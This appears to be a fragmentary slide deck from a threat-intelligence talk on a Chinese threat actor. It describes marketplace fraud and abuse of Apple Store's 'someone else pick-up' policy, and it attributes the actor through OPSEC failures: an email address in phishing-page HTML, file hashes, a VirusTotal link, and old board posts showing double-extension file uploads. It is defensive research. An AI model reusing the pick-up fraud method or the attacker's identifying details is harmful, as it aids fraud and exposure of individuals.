
Case #2

- After the sale of the item, fraudulent payments were made on the open marketplace




Case #3

- Chatted with the threat actor



Case #3

- Exploited of the Apple Store's 'Someone else Pick-up' policy



Case #3

Now fill out your pickup information.

Who will pick up your order?

I'll pick it up

Someone else will pick it up

Bring the following for pickup:

- The person picking up the order should bring a valid government-issued photo ID and the order number.
- Your contact will get an email and a text when the order is ready for pickup.

[View Apple Pickup Policy >](#)

For best service, please arrive during your reserved time or you may experience a delay picking up your order. Your order will be held for 7 days.

First Name

Last Name

Email Address

Phone Number

Send pickup notifications via text message to the phone number above.

What's your contact information?

Email Address

Phone Number

We'll email you a receipt and order updates.

The phone number you enter can't be changed after you place your order, so please make sure it's correct.

The threat actor filled the buyer's info into the recipient's details field.

Attribution

EvilQueen : Uncovered a new Chinese threat actor

OPSEC failures (1/3)


- found an email address of the threat actor in the phishing page's source code

```
<tbody id="econpayment" style="display:none;">
  <tr>
    <td><label for="email">이메일주소</label></td>

    <td><input type="text" id="email" name="email" title="email"
style="width:200px;" value="ynwtuukf@zohomsail.com"></td>


  </tr>
  <tr>
```


OPSEC failures (1/3)



6a44f0942c2bbc8643016d96602e9e27
1ba8b781aa146dec0e3ed43824b249a4

OPSEC failures (2/3)



accounts dump source: <https://www.virustotal.com/gui/file/c25fb3e834316f7c013df5446da1786f4483266f6d56701304af0c41dfc1577>

OPSEC failures (3/3)

- attempted hacking against Korean websites between 2009 and 2016

체험후기

제목: fhsfh

작성자: fsghsfhsf **ynwtuukf** 작성일: 2016-05-11 01:20:44 조회수: 728

#####

- php (44byte)
- 23.jpg (44byte)
- 23.jpg (44byte)
- 23.php.jpg (46byte)

덧글(0개) ^

덧글쓰기

공인코더

[불량 게시물 신고]

글쓰기

작성일: 2010-02-26(01:41)
최종수정일: 2010-02-26(01:41)

